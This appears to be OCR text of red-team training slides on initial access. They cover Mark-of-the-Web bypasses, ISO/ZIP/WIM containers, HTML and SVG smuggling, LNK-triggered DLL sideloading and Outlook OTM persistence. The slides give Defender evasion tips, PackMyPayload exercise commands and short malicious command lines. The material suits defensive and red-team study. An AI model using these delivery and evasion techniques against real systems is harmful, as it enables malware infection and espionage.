
» MOTW applied on PDF embedded documents, so not a MOTW bypass :<


```
this.exportDataObject({ cName: "foo.xls", nLaunch: 2 })
```




Containerized Malware

- Slide obsoleted, MS spoilt the party. Sorry ☹
- **Exercise 1a – Inspect MOTW flag on a downloaded file and extracted from a Container**
  - **Run start-webserver.bat and open up your Chrome browser. Browse to http://localhost:8080/**
  - Download a file from Chrome, inspect its MOTW flag.
  - Now pack that same file into ISO/IMG container and refresh website. Download generated ISO/IMG.
    - `.\PackMyPayload.py 4.xlam-dropper.hta 5.xlam-dropper.iso`
  - Inspect MOTW flag on a script contained in ISO/IMG container.
- **Exercise 1b – OneNote vs MOTW**
  - Create new OneNote notebook and a new section
  - Create a new page in that section – paste some text
  - Embed Excel spreadsheet from `repo\Exercises\day2\VBA-Macros\VBA Templates\1.execute\execute-notepad-invokeverbex.xlsm`
  - Upload it to **PwnDrop** -> **https://pwn.b1o.it**
  - Download it with Incognito browser page
  - Open it up and attempt to run macros ☺









Read-Only ZIP MOTW Bypass (patched)

- CVE-2022-41049 disclosed by Will Dormann (@wdormann)
- Already patched by Microsoft in Office365 2208+ (since Oct, 2022)
- If file inside of a ZIP archive is marked as FILE_ATTRIBUTE_READONLY, upon extraction won't get MOTW
- ZIPDIRENTRY.deExternalAttributes |= 0x01
- By default set in PackMyPayload.py → https://bit.ly/3ENcPIH





https://twitter.com/wdormann/status/1590044005395357697

Complex Infection Chains

Complex Chains

» Infection comprised of numerous steps a victim needs to follow.

» Often involves juggling with variety of file formats

» Recipe for a perfect chain:

DELIVERY(CONTAINER(TRIGGER + PAYLOAD + DECOY))

» **Example:**

=> Spear-phishing („… *help us translating these documents …*")

=> *Link in mail OR Link in PDF*

=> HTML Smuggling drops ISO or ZIP


=> ISO contains LNK + DLL


=> .LNK runs rundll32 evil.dll,SomeExport

LNK + Defender evasion tips:


- Accompany .LNK with other files
- Store .LNK and other files in a subdirectory of ISO/ZIP instead of root


```
Report.zip
  |
  +-- Report (directory)
        |
        +----- Report.lnk (executes DLL Sideloading)
                  cmd /c decoy.pdf | DISM.exe
        +----- decoy.pdf (hidden)
        +----- DISM.exe (MS signed, hidden)
        +----- DismCore.dll (malware, hidden)
```





Some containers (ISO, IMG, ZIP) can hide inner files





No Chain No Gain

Espionage campaign linked to Russian intelligence services

The Military Counterintelligence Service and the CERT Polska team (CERT.PL) observed a widespread espionage campaign **linked to Russian intelligence services**, aimed at collecting information from foreign ministries and diplomatic entities. Most of the identified targets of the campaign are located in NATO member states, the European Union and, to a lesser extent, in Africa.





Figure 1 - SNOWYAMBER delivery chain

Schedule.zip contained the following files:

```
.
├── 7za.dll
├── november_schedulexe.pdf
└── vcruntime140.dll
```



https://www.gov.pl/web/baza-wiedzy/espionage-campaign-linked-to-russian-intelligence-services
https://twitter.com/0xToxin/status/1649131620383825923
https://twitter.com/phage_nz/status/1646294782954852352

Chain Whaaaat?

» Recipe for a perfect chain:

DELIVERY(CONTAINER(TRIGGER + PAYLOAD + DECOY))

» **DELIVERY** – convey your chain.

  » **HTML SMUGGLING** - drops ISO/IMG/ZIP/any-other-carrier in drive-by download fashion

» **CONTAINER** – archive bundling all our infectious files

  » ISO/IMG – can contain hidden files, gets automounted giving us easy access to contained files (powershell –c .\malware.exe)

  » ZIP – can contain hidden files, tricky Powershell needed to: *locate ZIP + unpack it + change dir + run Malware*. Doable.

» **TRIGGER** – some way to run our payload.

  » LNK – most commonly runs **CMD** or **Powershell**

  » CHM – can be used to run system commands

» **PAYLOAD** – our Malware

  » Can be macro-enabled Office document, to be presented to user, further luring to enable macros (assuming MOTW stripped)

  » .DLL/.CPL/.XLL to be loaded by **TRIGGER** directly or indirectly with LOLBIN (rundll32.exe shell32.dll,Control_RunDLL evil.cpl)

  » .XLAM – to be copied to XLSTART for persistence & to abuse Office trusted path

  » .MSI / .MSI + .MSP – to run malicious code during silent installation (MOTW stripping required to fly past SmartScreen). Doable.

  » **VbaProject.OTM** – copy this little guy to **%APPDATA%\Microsoft\Outlook\VbaProject.OTM** + modify registry. Outlook persistence. MOTW ignored (MOTW BYPASS – Outlook loads up .OTM file regardless whether MOTW is applied on it).

  » .EXE + .DLL – to execute our Malware through DLL side-loading attack

  » ClickOnce deployment – either locally (Offline) or from URL (Online)

» **DECOY** – keep your victim happy by displaying some documents (PDF, CHM)

  » **TRIGGER** needs to run **MALWARE** and then open up **DECOY**

  » For instance: cmd.exe /c Malware.exe | Report.pdf


```
PRESET INITIAL ACCESS SCENARIOS (use like so: --batch sideload-wfs):

+----+--------------------------+-----------------------------------------------------------------------------------------+---------------------+
| #  |           name           |                                       description                                       |       produces      |
+----+--------------------------+-----------------------------------------------------------------------------------------+---------------------+
| 1  |   hijack-onedrive-version | LNK that executes OneDrive DLL Sideloading and opens decoy document                     |     ISO, HTML(ISO)  |
| 2  |    hijack-teams-version   | LNK that executes Teams DLL Sideloading and opens decoy document                        |     ISO, HTML(ISO)  |
| 3  |     msi-install-dotnet    | LNK that silently installs MSI and opens decoy document                                 |     ISO, HTML(ISO)  |
| 4  | plant-outlook-otm-shellcode | LNK that opens decoy document and executes GadgetToJS whenever Outlook starts (bypasses MOTW) |     ISO, HTML(ISO)  |
| 5  |     plant-outlook-otm     | LNK that backdoors Outlook and opens decoy document (bypasses MOTW)                     |     ISO, HTML(ISO)  |
| 6  |         plant-xlam        | LNK that copies macro-enabled Excel (XLAM) to Excel Start (XLSTART)                     |     ISO, HTML(ISO)  |
| 7  |          run-xll          | LNK running from ZIP that strips MOTW off the XLL and runs it (bypasses MOTW)           |     ZIP, HTML(ZIP)  |
| 8  |       sideload-dism       | LNK/CHM that executes DISM.exe side-loading and opens decoy document                    | ZIP/ISO & HTML(ZIP/ISO) |
| 9  |      sideload-nissrv      | LNK/CHM that executes Defender NisSrv side-loading and opens decoy document             | ZIP/ISO & HTML(ZIP/ISO) |
| 10 |   sideload-runtimebroker  | LNK/CHM that executes RuntimeBroker.exe side-loading and opens decoy document           | ZIP/ISO & HTML(ZIP/ISO) |
| 11 |       sideload-wfs        | LNK/CHM that executes WFS.exe side-loading and opens decoy document                     | ZIP/ISO & HTML(ZIP/ISO) |
| 12 |       unzip-then-run      | LNK that unzips ZIP and then runs user supplied command (extracted contents)            |     ISO, HTML(ISO)  |
+----+--------------------------+-----------------------------------------------------------------------------------------+---------------------+
```


PackMyPayload produces .ISO/.IMG/.ZIP with hidden files (--hide flag)

LNK + Defender evasion tips:

- Accompany .LNK with other files
- Store .LNK and other files in a subdirectory of ISO/ZIP instead of root


```
Report.zip
  |
  +-- Report (directory)
        |
        +----- Report.lnk (executes DLL Sideloading)
                  cmd /c decoy.pdf | DISM.exe
        +----- decoy.pdf (hidden)
        +----- DISM.exe (MS signed, hidden)
        +----- DismCore.dll (malware, hidden)
```







Complex Chains - Delivery

- **DELIVERY** – means to deliver a pack full of files.
  - **HTML Smuggling** - drops ISO/IMG/ZIP/any-other-carrier in drive-by download fashion
    - Easier to pull off now when Google started selling **.ZIP TLDs**
  - **SVG Smuggling** – SVG file that embeds Javascript and delivers file similarly to HTML Smuggling.
    - Downloaded file gets renamed:
      - **{GUID}.ext – when bening extension**
      - **{GUID} – when malicious (.exe)**
  - **Attachments** – in emails, in LinkedIn DM, in Teams chat








https://mrd0x.com/file-archiver-in-the-browser/

Complex Chains - Container



» **CONTAINER** – archive bundling all infection dependencies

  » ISO/IMG – can contain hidden files, gets automounted giving easy access to contained files (powershell –c .\malware.exe)

  » ZIP – can contain hidden files, tricky Powershell needed to: *locate ZIP + unpack it + change dir + run Malware*. Doable.

  » WIM – Windows Image, builtin format used to deploy system features

» Powershell's Expand-Archive does not propagate MOTW.

» **MOUNT .WIM:**

1. With powershell
```
PS> Mount-WindowsImage -ImagePath myarchive.wim -Path "C:\output\path\to\extract" -Index 1
```

2. With DISM
```
cmd> DISM /Mount-Wim /WimFile:myarchive.wim /Index:1 /MountDir:"C:\output\path\to\extract"
```

» **UNMOUNT .WIM:**

1. With powershell
```
PS> Dismount-WindowsImage -Path "C:\output\path\to\extract" -Discard
```

2. With DISM
```
cmd> DISM /Unmount-Wim /MountDir:"C:\output\path\to\extract" /discard
```

Windows 11 getting native support for 7-Zip, RAR, and GZ archives

By Lawrence Abrams — May 23, 2023 05:46 PM — 10


Comparison table of MOTW propagation support (as of 5 April 2023)

Name	Tested version	License	MOTW propagation	Note
"Extract all" built-in function of Windows Explorer	Windows 10 22H2	proprietary	Yes ✓	MOTW bypass vulnerabilities (fixed) *1
7-Zip	22.01	GNU LGPL	Yes ✓	Disabled by default *2
CAM UnZip	5.22.6.0	proprietary for commercial use	No ✗	
Expand-Archive cmdlet of PowerShell	7.3.3	MIT	No ✗	
Express Zip	10.00	proprietary for commercial use	No ✗	

Complex Chains - Container

» Windows 11 about to get native support for **7-zip**, **RAR**, **GZ**

» Threat Actors already adapted. Did you?

